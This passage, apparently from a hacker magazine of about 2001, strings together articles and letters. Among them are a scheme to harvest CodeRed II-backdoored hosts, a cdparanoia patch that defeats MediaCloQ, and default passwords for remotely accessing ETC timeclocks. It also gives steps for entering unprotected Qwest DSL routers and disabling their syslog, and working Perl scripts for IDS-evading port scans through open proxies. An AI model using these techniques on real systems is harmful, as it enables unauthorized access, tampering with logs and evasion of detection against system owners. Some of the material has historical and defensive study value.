However, each of those 100 random infected hosts I know about are *also* IIS web servers with logs of, for example, another 100 random infected hosts each that attempted to re-infect *them*. That means by breaking into the 100 hosts I know about and reading their logs, I now have backdoor access to approximately $100 \times 100 = 10,000$ hosts! Repeat this another level (preferably originating from the broken nodes), and I will have 1,000,000 break-in attempts by random hosts. At this point, many of these attempts will be from duplicate hosts, since only an estimated 250,000 hosts will be infected (this from the CR1 estimates), however it is clear that the implication of this worm is *far* greater than random hosts with backdoors. It provides a clear mechanism for obtaining a list of thousands of infected hosts with backdoors.

While this technique is nice, it is still not entirely untraceable. IDS systems will surely be looking for this type of backdoor exploiting traffic in the near term, and contacting several thousand hosts either directly or through a worm-backdoor distributed mechanism will be detectable on some level. A full list would require the recursive retrieval of web logs from several thousand hosts. However, the originator of the worm himself does not need to fear exposure... he has essentially made this information available to anyone who understands CodeRed II and its implications described above. A public list of all infected hosts is probably already available online.

REPUBLISHING THE RULES - The Ultimate DRM Hack

by The Walrus

"We'd like to be vertically integrated from the moment of creation right through to the moment of delivery" - Rupert Murdoch

Shame on us. We've been squandering the very thing the most powerful media magnate on the planet lusts after with all his heart. While our minuscule hacker hive buzzes with aimless activities ranging from cracking DVD encryption to co-opting Microsoft's Media Encoder into Divx, the real power to publish is being systematically and subversively removed from our economic grasp. The power to steal is overwhelming the power to share and the real victims will be our children.

What am I haranguing you about? Digital Rights Management, simultaneously the most liberating and oppressive concept within the modern computer world. DRM, as it's casually known, is a class of computer systems that control access to data in its myriad forms. These systems are complex, expensive, and represent Big Media's last stand against the notion of a fair, non-profit oriented means to get creative data to its consumer. Even the company names in this space sound ominous: Intertrust, Lockstream, Microsoft.

So what, you say - we'll hack the things. Rupert, Eisner, Gates... they don't stand a chance. Well, maybe we will and maybe we won't, but the point here is not about hacking your way to free copies of *Star Trek - The Last Generation*. It's about telling the story of how you did it. And about getting your story published and distributed the way *you* want it distributed, not the way Big Media wants to do it.

Let's get real here - any reasonably sophisticated DRM has a few common components:

1. A device registry. These exist because Big Media wants to control where the creative data actually goes and how long it stays there. Cool with me, no problem, so long as it's *their* creative data. But what about *my* creative data? Who's going to control where that goes? Left

unchecked, the answer is Big Media or nobody. Nobody may sound like a decent answer to you, but if you spent six years creating this data, you may want to at least get acknowledgment from people who are using it and like it. And, maybe you'd rather not bother them after they've acquired it onto their first device. Plus, maybe you included some sort of value condition (like an advertisement or subscription) that is assessed based on the number of consumers you have. Maybe you buy food from the proceeds.

2. Encryption. Generally, the garden-variety stuff, as it's reasonably difficult to hack. It's a waste of time to hack it anyway, as the back door is usually left wide open during the events that occur on a computer after stuff has been decrypted. It's actually this little back door problem that is at the root of the most oppressive aspects of DRM: It leads to the design and construction of electronic devices that embed a private enterprise's approach to controlling any data that shows up on that device. Again, cool with me - it's their device and if I don't want it I don't buy it. But what about *my* creative data?

3. A Packager. A packager takes the creative data and prepares it for distribution under DRM control. They often embed cute little features, like the ability to create a stand-alone program that, on a target computer, can access Operating System memory space and perform intrusive, privileged acts like deleting data. Again, cool with me so long as it's *their* data and I granted them, through some sort of license, the right to do so. But, do you think for a second that a private citizen such as yourself could afford to use such a powerful tool? Think again.

4. Keys. Every DRM has keys. Keys are often hackable, but they are also immensely powerful mechanisms for enabling a prescribed sequence of events to occur on millions of computers. Why would we even consider leaving such power in the hands of private enterprises?

DRM companies are undergoing their first round of shakeouts, and as any Economics 101

student knows, only a few will be left standing. DRM is a commodity, which means - under the track currently underway - one company will eventually dominate (think Microsoft). The notion that consumers will use multiple DRMs based on which creative data they choose to consume is ludicrous. The architectural underpinnings of these systems are just too weak, which translates into too many bugs and too many hoops for the Average Joe to jump through to use the creative data. Heard any BlueMatter music tracks lately? I didn't think so - and neither does BlueMatter.

There's a massive issue at stake here - the opportunity (not the right) for individuals to obtain the same, or better, level of DRM capability as the big boys and, in the process, to make sure the one DRM left standing is as robust as possible and provides equal opportunity for all. Just like Linux, FTP, or Telnet.

It's time for a call to arms. It's time to petition the IETF to develop an open protocol for the common elements of DRM. It's time to distinguish the common elements from the value added elements and to create a framework for the competitive circus that now exists in the DRM marketplace. It's time to donate our skills and abilities towards the creation of this system and to use our hacking skills to break it and to fix it. It's time to wrestle the power to publish and control distribution of creative data away from the hands of a few individuals and into the hands of the Internet user. It's time to educate our children that the opportunity to publish and compete with Big Media is theirs and the right to consume is limited by ethical behavior. Soon, it will be too late.

The technology is close enough; it's now about economics, sociology, and seizing opportunity. Make your opinion heard.

deCloQing

COPY PROTECTION

by Pack Rat Sam

I am not a music pirate. I *am* a Canadian though (Hi Mom!), so all those nasty DMCA rules don't (currently) apply to me.

I own a few hundred CDs, all (100 percent legally) ripped and encoded. I don't even own a stereo system, just my computer. (Keeping my computer up to date enough to play the latest games is plenty expensive enough as it is!) When I buy a new CD, the first thing I do when I get it home is drop it into my computer, rip all the tracks, and encode to MP3.

Imagine my horror when I bought a disc that told me:


"This audio CD is protected by SunnComm [TM] MediaCloQ [TM] Ver 1.0. It is designed to play in standard Audio CD players only and is not intended for use in DVD players."

And sure enough, if I put the disc into my drive, all my ripping program could see was a bunch of data tracks. I had to beg, plead, and borrow to use somebody else's portable CD player just to *listen* to one disc.

How MediaCloQ Works

MediaCloQ supposedly "protects" audio CDs in two ways:

- 1) Deliberate errors are introduced into the audio datastream so that ripping programs introduce pops and clicks into the ripped data. Normal CD players have circuitry designed to cope (more or less) with corrupt data, such as caused by scratched discs, so they can interpolate the missing data with the listener none the wiser.
- 2) The tracks are marked as data tracks so that a computer won't recognize them as audio. All of the audio data is still there, laid out on the disc exactly as you would expect, except that you can't pick a track and select "Play". Somehow this didn't seem (to me at least) any more of a protection than that little "Copy Protected" bit that all CD rippers already ignore. If you could just point your ripper at all the right sectors, all the audio data is sitting pretty right there for you, absolutely naked and unencrypted.



This cannot qualify as a “protection” device, because CD-ROM drives are *designed* to read raw sectors from a disc. The only thing preventing ripping programs from extracting information from data tracks is that the data stored in non-audio tracks is not normally audio, and you wouldn’t want to risk blowing your speakers by piping random noise through them!

cdparanoia

My favorite CD ripper under Linux has got to be cdparanoia, licensed under the GPL (its home page is www.xiph.org/paranoia/). This program was already designed to deal well with scratched CDs, so protection method one above is already dealt with effectively. The only thing left to work around is the data versus audio bit. Here’s a few code snippets from cdparanoia, with the offending lines marked:

cdparanoia-III-alpha9.8/main.c:

line : code

```
...
899 : switch(cdda_open(d)){
...
908 : default:
909 :   report("\nUnable to open disc.");
* 910 :   exit(1);
911 : }
```



Function `cdda_open` returns “-403” if it cannot locate any audio tracks on the disc, which causes `cdparanoia` to die here.

line : code

```
...
1010 : for(i=track1;i<=track2;i++)
1011 :   if(!cdda_track_audiop(d,i)){
1012 :     report("Selected span contains non audio
           tracks. Aborting.\n\n");
* 1013 :     exit(1);
1014 :   }
```

This section of the code is similar except that here it is verifying, one by one, that each of the tracks you’re trying to rip is marked as audio. Any data tracks in the bunch and `cdparanoia` dies. Bypass both of the lines marked “*”, and `cdparanoia` will happily read any sector on any disc, whether marked as data or audio. The patch below adds a command-line option “-M” to do just that.

```
— main.c.orig      Sat Aug 11 16:52:25 2001
+++ main.c         Sat Aug 11 16:52:31 2001
@@ -586,5 +586,5 @@
 }
```

```
-const char *optstring = "escCn:o:O:d:g:S:prRwafvqVQhZz::YXWBi:Tt:";
+const char *optstring = "escCn:o:O:d:g:S:prRwafvqVQhZzM::YXWBi:Tt:";
```

```
struct option options [] = {
@@ -662,4 +662,5 @@
   int query_only=0;
   int batch=0,i;
+ int MediaCloQ=0;
```


```
/* full paranoia, but allow skipping */
@@ -791,4 +792,7 @@
   sample_offset=atoi(optarg);
   break;
```

```

+ case 'M':
+   MediaCloQ=1;
+   break;
  default:
    usage(stderr);
@@ -906,4 +910,7 @@
  case 0:
    break;
+ case -403:
+   if(MediaCloQ)
+     break;
  default:
    report("\nUnable to open disc.");
@@ -1008,4 +1015,5 @@
  int i;

+   if(!MediaCloQ)
  for(i=track1;i<=track2;i++)
    if(!cdda_track_audiop(d,i)){

```



TIME

Hacking

by HoTsAbI
hotsabi@yahoo.com

Perhaps you've scanned the telephone numbers in your area, so now comes the time to start entering the unknown. Each time you found a modem number your software should have logged it for a later attempt.

Some numbers will be fax machines - not a lot of fun there unless you have some product you may be selling. Other numbers may be gates (Jaundice, 16:2). Perhaps you may discover an x10 house system.

But not so well known are timeclocks. And if you find one you may want to know how to get connected and enter with administrator privileges. That is exactly what you may learn from reading this. But first the disclaimer: Please don't try this at home kids, as you may damage the stored data held in the memory of the timeclock and maybe someone will not get paid. With that out of the way, on to a brief description of a remote timeclock (see Photo 1). Mounted on the wall, employees "swipe" their



cards, much like a debit or credit card machine. The reader then decodes the simple Manchester encoded magnetic strip. This information is typically the employee card number. The timeclock then stores this number along with the date, hour, minute, and seconds for later retrieval.

The timeclocks I am discussing are "ETC" made by qquest systems in Utah. They currently

make several models, including "Biometric." The one in Photo 1 is a model "M100," one of the least expensive units available. It can be remotely accessed via a 2400 baud modem and typically will have a dedicated land line.

Normally payroll departments will use the provided Windoze program to download the punches from the timeclocks every two weeks. They should be the only ones who call the timeclocks. However, using a simple terminal scripting program like ProComm, anyone can access the timeclocks.


To enter into communications mode with the timeclocks you will need to set your speed to 2400. Use N8/1 on the M100's. The IQ500 (see Photo 2) require 33.3333 and also N8/1. Then, when prompted, enter the username (default is the clock number). Next you will be asked for the password. Enter ETC (default). The password is seldom changed. Another way to access these clocks is through direct "daisy chain" as the timeclocks all come equipped with an RS232C socket in the form of an RJ11 jack next to the one marked "tel". For this the company provides an adapter to your serial port.

The IQ500 also has a keypad. When you press the menu key you can gain "supervisor" or "user" mode. The default password for user mode is 22222. This will allow you to read all the card numbers and punches. If you enter 11111 you will gain supervisor access and you can change the time, or even clear the memory of the punches.

On an M100 boot version 3.41, just trying to access the clock with a voice line will cause the modem to hang, meaning it will not reset. And after many calls with tech support, the only remedy is to disconnect the power for 15 seconds. This can cause a big headache for the company that is trying to track their employees' time. Other versions don't seem to suffer this "annoyance."

I am sure there are other units on the market and they no doubt will use the same type of system, typically a programmable CPU like a Zyllog or Intel 8551, with a simple modem and "buggy" software.

As a note it never ceases to amaze me that these companies all like to use simple pass codes, like their company name, store number, etc. How long will it take before real security is the norm? Only time will tell.



Myths about TCP spoofing

by Grandmaster Plague

To many 1337 h4x0rs and aspiring hackers, the myth is perpetuated that the surest way to not get caught at whatever it is you're doing on the Internet is to "spoof" your IP address. I fully intend to clarify this belief and give examples of when spoofing can be best used.

What Is It?

"Spoofing" is a process by which the IP address of your machine is made to appear different from what it really is. The purpose of this is

so as to hide your true point of origin. Example: if your real IP is 138.13.233.182 and you spoofed it to 199.199.199.199, then your IP address would show up as 199.199.199.199 in the remote machine's logs. Thus your real IP address would be unknown. Many newbies (and others) think that if they get a magical "IP Spoofer" program which modifies the source IP address (and maybe the source MAC address) field of each outgoing packet, that nobody on the Internet will know what their true IP address is.

But Wait....

The problem with this belief is that TCP (and most other network protocols) is a two-way street. This means that for just about everything you send out to a computer on a network, you expect a response back. This is a problem because if the remote machine thinks that your IP address is 199.199.199.199 and your address is really not, then the machine will try to send information back to that spoofed address and you won't get the information (because it's not your address).

TCP Specific

If you still think that you can use IP Spoofing for the "one-way" protocols (like rexec, etc.) on the Internet, think again. The problem is that if you want to be connected to the Internet, your machine must speak TCP/IP. TCP/IP is the foundation for the Internet, thus, every higher level protocol (such as HTTP, FTP, etc.) must use TCP/IP. TCP/IP gets information from point A to point B. What happens when it gets there is the responsibility of higher level protocols. Now the reason that this is a problem is that TCP has a built in "feature" that makes sure information is going to and from the right place. This is called the "TCP three-way handshake." Basically, it makes every Internet communication a two-way street. Here's how it works. Assume machine A and machine B are starting a communication. Machine A says, "I'm machine A," machine B responds, "I'm machine B, you say you're machine A?" Machine A then responds "Yes machine B, I'm machine A." A packet must pass this little test in order to be received by machine B. As you can see, all communication on the Internet gets turned into a two-way street.

Two Solutions

There are two simple solutions to this. The first solution is a form of one way communications called "Blind Spoofing." The theory behind blind spoofing boils down to timing. Essentially, a machine (let's call it XYZ) fakes the TCP three-way handshake by saying, "I'm machine FOO," then waiting for a bit as machine B responds to the real machine FOO, then saying, "Yes machine B, I'm machine FOO." The real machine FOO won't know what's going on because it will just ignore the packets that machine B sends to it, thinking that machine B is in error. Machine B won't know

what's going on because it's receiving responses from machine FOO (which are really coming from machine XYZ). So, machine XYZ has fooled machine B into thinking that it is really machine FOO and it thus passes the three-way handshake. This can only work well in one-way settings, where it is not necessary that the client get any feedback from the server. An example of this is SMTP. You could blindly spoof your IP address to an SMTP server (to make it think that you're an internal IP), and thus get your mail message sent to someone else with a different originating IP.

The second solution to this is a little bit tricky. It is the best way to spoof when you want information back from the server. This solution is called "Active Spoofing." Active spoofing boils down to blind spoofing, but at the same time you are sniffing communications going back to the spoofed host. Using the example above, you are also sniffing the packets going from machine B to machine FOO. In order for this to work, you must either be on the same hubbed subnet as machine FOO, or you can do some route table modification to get the information to pass through your machine. You then watch what machine B sends to machine FOO for the entire session. This is an extremely complicated process and changes from protocol to protocol. Currently, I am not aware of any tools that automate this process.

Conclusion

Spoofing isn't really all it's cracked up to be. It isn't the be all to end all of covering your tracks. It does have its interesting uses (sending fake mail, rexec, and more), but is extremely difficult to implement if you want information back from the target host. If you really want to cover your tracks, it's better to route all your traffic through some wingates (or something). There are loads of IP spoofers out there. Some are more useful than others. If you want to hack up your own spoofer you can use rawsocks. Alternately, you can use spoof (a spoofing library) available at: <http://kalug.lug.net/coding/net-tools/index.html>. For more information on spoofing, read *Hack Proofing Your Network* available from Syngress Books (Chapter 11 is all about spoofing).

Hi Mary (Nary)

Playing with Qwest DSL

by phobik

I was at a friend's house and he introduced me to an IP range that got my attention. Every address within 63.224.0.x that we telnetted to gave us the same "cbos>" prompt. My sense of curiosity immediately kicked in. So what did I find? Read on.

As it turns out, the routers were manufactured by Cisco and are a part of Qwest's DSL network. Each router is placed in a customer's home and quite carelessly configured to their type of service. These routers have three basic access levels: exec, enable, and debug. When you initially log on to the router, it asks for a password. On 80 percent of these things, there isn't one. So just hit enter and you're into exec mode.

So what can we amuse ourselves with from here? Besides traceroute and ping utilities, there is a reboot command, and a couple of commands for getting info on the router's configuration. Typing either of these ("stats" or "show") gives you a list of arguments to append with definitions. Pretty simple, eh?

Once we get tired checking out the configuration info, we can move up an access level by typing "enable". Again, Qwest is lazy and has neglected to set up passwords on the vast majority of these routers. Besides all the exec level commands, we now have access to "set" and "write". Briefly, "set" allows you to change the router's configuration file, and "write" writes the file to the router's NVRAM. After the file is written to the NVRAM, you must reboot the router to activate any changes. One thing you may want to check on before you make any modifications here is if the syslog is active ("show syslog"). If it is, everything you do is being logged to a remote system. Just disable it using "set syslog disabled". I've never run across a router with this feature enabled, but it's worth checking on.

One interesting ability that you now have is that you can change the router's up/downstream rates. This is done through the following command: "set interface wan0 rate [up/down] [new rate]".

In place of the first set of brackets, you choose to change either the upstream or downstream to whatever value you entered in place of the second set of brackets. The baud rates will automatically adjust to match your settings. You may also want to play with the router's transmitting power with "set interface wan0 txpower" or "set interface wan0 remote txpower".

While I won't go into much detail about many of the specific commands (the routers' software makes it easy to figure out), there is one more thing I would like to point out. The software image and backup config file can be downloaded, changed, and uploaded again using the TFTP protocol. All you need to do is make sure TFTP is enabled ("set tftp enabled") and then you can connect using a TFTP client. For those of you unfamiliar with TFTP, there are no directory services, so you must know the exact filename of the file. Lucky for you, I've already done the research. The software image is either named c676.x.x.x.ima or c676.x.x.x where x.x.x is the version number. As of this writing, 2.2.20 was the most current version. The config file is stored as nscfg.cfg. Just remember that any modifications you make will not become active until you use the write command and reboot.

Lastly, I'll point out the debug mode. It has all kinds of nifty commands for testing the Qwest network. I'm not going to go into detail about any of it because if you are knowledgeable enough to have a clue what you're doing in there, you don't need any of my help. I'm sure there's some entertaining things hidden in there, though.

That's basically it. Have fun and don't do anything blatantly destructive. I notified the company about this problem way back when the routers were still USWest property and nothing was done about it. So maybe this will get them to wake up. A good resource for learning more about these things is the Cisco website. Just search for either "CBOS" or "Cisco 676 router". Good luck!

Defeating Intrusion Detection Systems

by SnakeByte
SnakeByte@kryptocrew.de
<http://www.kryptocrew.de/snakebyte/>

This article will present some ideas which will make it possible to perform a portscan on an IDS protected system without being detected. It will also offer an intruder several other possibilities to fool around with a firewall, giving him other advantages. This article is not about TCP/IP or other lower protocols, but deals with higher protocols which can be abused to get to the wanted goal. I will present some perl source code here and try to discuss possible countermeasures.

I got into this when I thought of a possible way to perform a TCP full connect scan to a host without having to reveal my real IP. It should work on every system easily, so it can also be realized without the possibility of creating raw IP packets - like on some Windows systems or Unix systems without having root privileges. So it should be something like the ftp bounce scan, which uses an ftp server to get the wanted information.

The ftp protocol allows us to connect to an ftp server and make it connect to our own computer, so you force the server to connect to you. Due to the fact that it is possible to connect to every port with this, you can check if a port is open by analyzing the reply we get from the ftp. The scan works by first setting the IP and port with the PORT command, and then initializing the transfer (by doing a list or get request). If we get a "425 Can't build data connection: Connection refused." we know that the port is closed. The 150 and 226 replies tell us that we just tried to connect to an open port. To perform such a scan you can use nmap (<http://www.insecure.org/nmap>) with the -b option.

But nowadays most ftp servers will not allow such a scan. They check if the port on the other side is really an ftp client and if not they reply with the same error message they give when the port is closed. So other methods need to be created.

This way of portscanning a host has another big disadvantage. It does not allow the attacker to get banner information while scanning, which is often useful in getting information about the running daemons and then creating tools which automatically exploit them. In addition to this, the TCP full connect portscan gets detected by every IDS.

So the first idea I got into my mind was to use a proxy. Using proxies is a very common method of masquerading an IP when you are connecting from a local area network to another net, to which a router controls traffic. A lot of socks proxies are freely available for everybody and get used often for IRC war clones and other things.

So I quickly wrote a perl script which just connects to a socks 4 or 5 server and tries to make a connection to the target host. If it retrieves an error, we know that this is a closed port. If we receive an established connection, we have an open port and can retrieve the banner.

```
#!/usr/bin/perl
#
# Usage :
#
# sockschan.pl <SOCKS-PROXY> <SOCKSPORT> <TARGET> <STARTPORT> <ENDPORT>
#
#
# written by SnakeByte [ SnakeByte@kryptocrew.de ]
# www.kryptocrew.de/snakebyte/
#

use Net::SOCKS;

if (@ARGV < 5){
    print "\nThis tool performs a portscan on a host,\n";
    print "over a socks proxy to hide your IP\n";
    print "and to make it possible, to see ports, which\n";
    print "are blocked to certain IP Ranges\n";
    print "written by SnakeByte [Snakebyte@kryptocrew.de]\n\n";
    print "Usage : \n";
    print "sockschan <SOCKS-PROXY> <SOCKSPORT> <TARGET> <STARTPORT> <ENDPORT>\n\n";
    exit;
}

print "sockschan by SnakeByte [ SnakeByte@kryptocrew.de ]\n";

$proxy = @ARGV[0];
$proxyport = @ARGV[1];
$target = @ARGV[2];
```

```

$startport = @ARGV[3];
$endport = @ARGV[4];

print "scanning $target ...\\n";

my $sock = new Net::SOCKS(socks_addr => $proxy,
    socks_port => $proxyport,
    # user_id => $ID,
    # user_password => $pass,
    protocol_version => 4);

for ($i = $startport; $i <= $endport; $i++){
    $f = $sock->connect(peer_addr => $target, peer_port => $i);

    if ($sock->param('status_num') == SOCKS_OKAY ) {
        print "—— Port $i open ! —— \\n";
        # here we could easily retrieve a banner
    }
    $sock->close();
}

print "\\nScan finished.\\n";

```

By scanning a host from another IP, an attacker is able to go around firewalls by using a socks proxy. If the proxy is inside a privileged IP range, the firewalls allows us to bypass. It is also nice for scanning the socks proxy itself by using the loopback IP (127.0.0.1), which will also bypass most local firewall settings. This will not work with all kind of socks proxies because some of them have settings to forbid them from connecting to the loopback IP and the local IP at all.

This is very nice for scanning a host anonymously, but how can we use this to defeat an IDS? Most Intrusion Detection Systems check for a limited amount of connections from a specific IP to different ports in a specified amount of time. A list with some dozen or even hundred socks proxies can be retrieved on several web pages, so we can simply change our script to use a different socks proxy for every port at random. So IDS systems will not log a scan because the connection attempts are coming from several different hosts. This allows an attacker to perform a distributed scan without having to install some trojan clients for scanning on other hosts.

But what exactly is the advantage of such a scanning technique in contrast to a normal, non-distributed scan? When you connect to a single port on a target machine, no IDS system will think this is an attack and thus will not take any countermeasures. But if you connect to several ports in a short time, every decent IDS knows this is a portscan. So what we are trying here is to make every host just connect to a single or a few ports so the IDS will not detect an attack. Each host just connects to a few ports after waiting for some time when they are chosen from the list again.

```

#!/usr/bin/perl
#
# Usage :
#
# socksscan2.pl <SOCKSFILE> <TARGET> <STARTPORT> <ENDPORT>
#
#
# written by SnakeByte [ SnakeByte@kryptocrew.de ]
# www.kryptocrew.de/snakebyte/
#

use Net::SOCKS;

if (@ARGV != 4){
    print "\\nThis tool performs a portscan on a host,\\n";
    print "and to make it possible, to defeat an IDS , which\\n";
    print "by scanning from various socks proxies\\n";
    print "written by SnakeByte [Snakebyte\\@kryptocrew.de]\\n\\n";
    print "Usage : \\n";
    print "sockscan2 <SOCKSFILE> <TARGET> <STARTPORT> <ENDPORT>\\n\\n";
    exit;
}

print "sockscan2 by SnakeByte [ SnakeByte\\@kryptocrew.de ]\\n";

$proxyfile = @ARGV[0];
$target = @ARGV[1];
$startport = @ARGV[2];
$endport = @ARGV[3];

print "scanning $target ...\\n";
open (FILE, "<$proxyfile");
@proxylist=<FILE>;

```

```

close FILE;
$a=-1;
for ($i = $startport; $i <= $endport; $i++){
$a++;
if ( $a <= (@proxylist) ){ $a = 0; }
($proxy, $proxyport)=split(":",@proxylist[$a]);
my $sock = new Net::SOCKS(socks_addr => $proxy,
socks_port => $proxyport,
protocol_version => 4);
$f = $sock->connect(peer_addr => $target, peer_port => $i);
if ($sock->param('status_num') == SOCKS_OKAY ) {
print "— Port $i open ! — \n";
}
$sock->close();
}
print "\nScan finished.\n";

```

An example proxy list will look like this:

```

host1.com:1080
host2.com:1080
host3.com:1080

```

As you can see, it is very easy using these techniques to perform a distributed scan. Of course it is very slow, but I think this can also be adopted using different threads, so you connect to more than one socks proxy at a time.

But then you need a list with enough proxies so they don't repeat too fast. This is very nice to fool some IDS systems, but an intruder should not use this from his own PC because there might be some socks proxies logging all connection attempts which might be used later by a sysadmin searching for the source of an attack.

But socks proxies are not the only resource for such information gathering. We can also abuse wingates with exactly the same effect. We know that wingates are also very often publicly available on the Internet. And, most of the time, the admins are too lazy to set a password on them, making them available for everybody. This makes it easily possible to (ab)use them for portscanning.

```

#!/usr/bin/perl
#
#
# This script has been tested with Wingate 4
# and performs a portscan over a wingate telnet proxy.

```

```

use IO::Socket;

```

```

$proxy="192.74.53.1";      # the wingate ( telnet proxy )
$proxyport="23";         # port

```

```

$target="192.74.53.2";    # target host
$StartPort=1;           # portrange we scan
$EndPort=100;

```

```

for ( $targetport = $StartPort ; $targetport <= $EndPort ; $targetport++ ){
print ("Port $targetport ...");
$s = IO::Socket::INET-> new(PeerAddr=>$proxy,
PeerPort=>$proxyport,
Proto=>"tcp") || die "wingate down.\n" ;

```

```

$send="$target:$targetport\n";
print $s "$send";

```

```

$a = " " ;
read $s, $a, 85 ;

```

```

if ( $a =~ "Connected" ){
print " open \n";
# print "$a\n";
} else {
print " closed\n";
}
close $s;
}

```

And another very common kind of proxy can be abused for scanning. We only need to make a little change to the source above. HTTP proxies also can allow everyone to connect to whatever is wanted. Of course, they close the connection to the target host directly after retrieving a page or banner. But this is not a problem because we don't want to send data. We just want to retrieve.

We scan a host by performing an HTTP GET request to the target port on the proxy. The proxy then connects to the port and if it is closed it will directly reply with a "503 - Service unavailable" error. If the port is open it will connect and send us the reply of the listening server. A problem is that the proxy does not close the connection on its own, so if the port is open we need to wait until the connection from the proxy to the target times out in order to retrieve the banner. If we don't want to grep banners, we can speed things up by checking if we retrieve the 503 error after some waiting (5-10 seconds) and, if not, we close the connection and assume the port is open.

```
#!/usr/bin/perl
#
#
# This script has been tested under debian
# with Squid 2.2-Stable 5
# and performs a portscan over a http proxy.
#

use IO::Socket;

$StartPort=1025;      # portrange we scan
$EndPort=1050;
$Target="192.74.53.1"; # our target host

$proxy="192.74.53.2"; # the http proxy
$proxyport="8080";

for ( $targetport = $StartPort ; $targetport <= $EndPort ; $targetport++ ) {
    print ("Port $targetport ...");
    $s = IO::Socket::INET-> new(PeerAddr=>$proxy,
                               PeerPort=>$proxyport,
                               Proto=>"tcp") || die "proxy down.\n" ;

    $send="GET HTTP://$target:$targetport/ HTTPV1.0\n\n\n";
    print $s "$send";

    read $s, $a, 30 ;

    if ( $a !~ "503" ){
        # check if we get a 503 error from the proxy
        print " open !\n";
        # or the banner ( uncomment this line to see the banner )
    } else {
        print " closed\n";
    }
    close $s;
}
```

The only problem when using http proxies for portscanning is that they normally don't allow connections to every port, but only to port 80 and ports greater than 1024. The best fix for this problem would be to add a check in the http proxy, which checks if there is really a connection to a web server.

As we can see, a potential attacker has a lot of different ways to retrieve information about open ports and running services while going undetected because of the distributed scan. And, in addition to this, he also has a chance to bypass firewall settings on the proxy servers as well as on other servers by choosing the proxy in an IP range that is allowed to pass.

What can be done to prevent the abuse of this? All those proxy protocols have an option to just let those people connect and verify themselves with a login and password. But these kinds of security settings are not very often used.

Intrusion Detection Systems should be reconfigured so that they don't rely on scans coming from a single IP, but on the connection attempts to closed ports per time. In my opinion, distributed port scans will become more and more common, so the IDS should be adapted to detect such scans.

All tools presented here can of course be improved a lot. Things like scanning with multiple threads will speed up the scan. Choose target ports at random to prevent a simple fix of IDS systems and maybe choose the proxy servers at random too, just to be sure.

fine print

People Power

Dear 2600:

The issue of corporate control over free speech may soon decline as more companies face the fact that they simply cannot control the consumer. We are all the consumer. Obviously, those of us who purchase DVDs are increasing the MPAA's budget for attorneys' fees so that they can further harass 2600. It is up to the individual to take a position of authority as a consumer in order to change the policies and agendas of Corporate America. As the consumer, we have the power to fire everyone in an organization - from the person who cleans the CEO's toilet to the CEO himself - by simply taking a stand against this kind of tyranny and spending our money elsewhere.

I take the position of Sun Tzu, author of *The Art of War*: A battle is best won without fighting. In addition to launching a defense against the MPAA in court, all of us as individuals can hallow them out internally by not buying into their bullshit at the checkout stand. When people are willing to end their infatuation with cheap entertainment, a lot of positive changes will be made. If we rely less on entertainment to pacify us, perhaps the film and music industries will regain a commitment to art... not profit.

I'd also like to say "thank you" for your commitment to the worthy causes you support. Your magazine is brilliant.

zenunit

There are many fronts to fight this battle. Economic boycotts are great but with the plethora of mindless consumers who will continue to buy the shit that's spewed out by the entertainment industry, it may give an initial impression of not working. Greater success can be won through education and as much bad publicity as we can come up with. This kind of thing will indeed show an immediate effect and will inspire others to join the fight.

The Mass Culture

Dear 2600:

The new movie *Swordfish* is about a CIA operative who gets a hacker to transfer money out of a slush fund. Why is it that Hollywood always associates all hackers as "black hats?" Not all of us have a destructive intent. I personally see it as an insult to think that all hackers of the world should be put down like that.

psycho-mantis

They do it for the same reason they make so many lousy movies with the same basic plot devices and overused formulas. It's easy and it sells. They couldn't care less about accuracy. There are and will be exceptions and they need to be heralded whenever possible. In the meantime, don't buy into the mythology that is

built up by the entertainment industry, the mass media, and those who benefit by hyping hackers as evil and scary. You can start by refraining from using terminology such as "black hat" or "cracker." They perpetuate a stereotype that only benefits those with an agenda of greed or power.

Dear 2600:

I was wandering through the world of movies online and found that the new movie *Swordfish* (made by our lawsuit happy friends Warner Brothers) is having a contest to win a bunch of merchandise by answering a question. The question is "If you could computer hack into the private files of anybody in the world, who would you choose and why?" What a bunch of hypocrites. I firmly believe they have no souls.

Spacemonkey6945

Actually, they're not really hypocrites since they never professed to stand for anything other than their own bank accounts in the first place. A hypocrite would be someone who was part of the hacker scene helping such lowlifes castigate our community. Be wary of such pleas for assistance as they literally abound in our little world - and they're often flavored with greed.

Scams

Dear 2600:

I loved reading the spring edition of 2600. I was fascinated by the article on page 47 about the online business guides. I would like to see a copy of the back side of their "bill." It sounds very interesting.

Slam

We printed the most interesting part of this little ruse. But you can easily get your own copy by simply registering a domain with Network Solutions, who will cheerily provide your personal info to spammers everywhere. We've gotten no less than seven new solicitations from the scam artists in question since we printed that.

Politics

Dear 2600:

When I first saw the cover to 17:3, I did not view it as an endorsement of the Nader/LaDuke campaign. Actually, I enjoyed an illustration of a brave young man risking arrest to speak his mind. However, Lisa J., whose letter was printed in 18:1 is correct - the best political party for the hacker community is The Libertarian Party (LP).

Greens and Libertarians cherish many of the same basic philosophies. For example, both parties want to end our nation's war on drugs, both believe in freedom of expression, an end to fat-cat spending, a more sensible military, and an end to a world where politi-

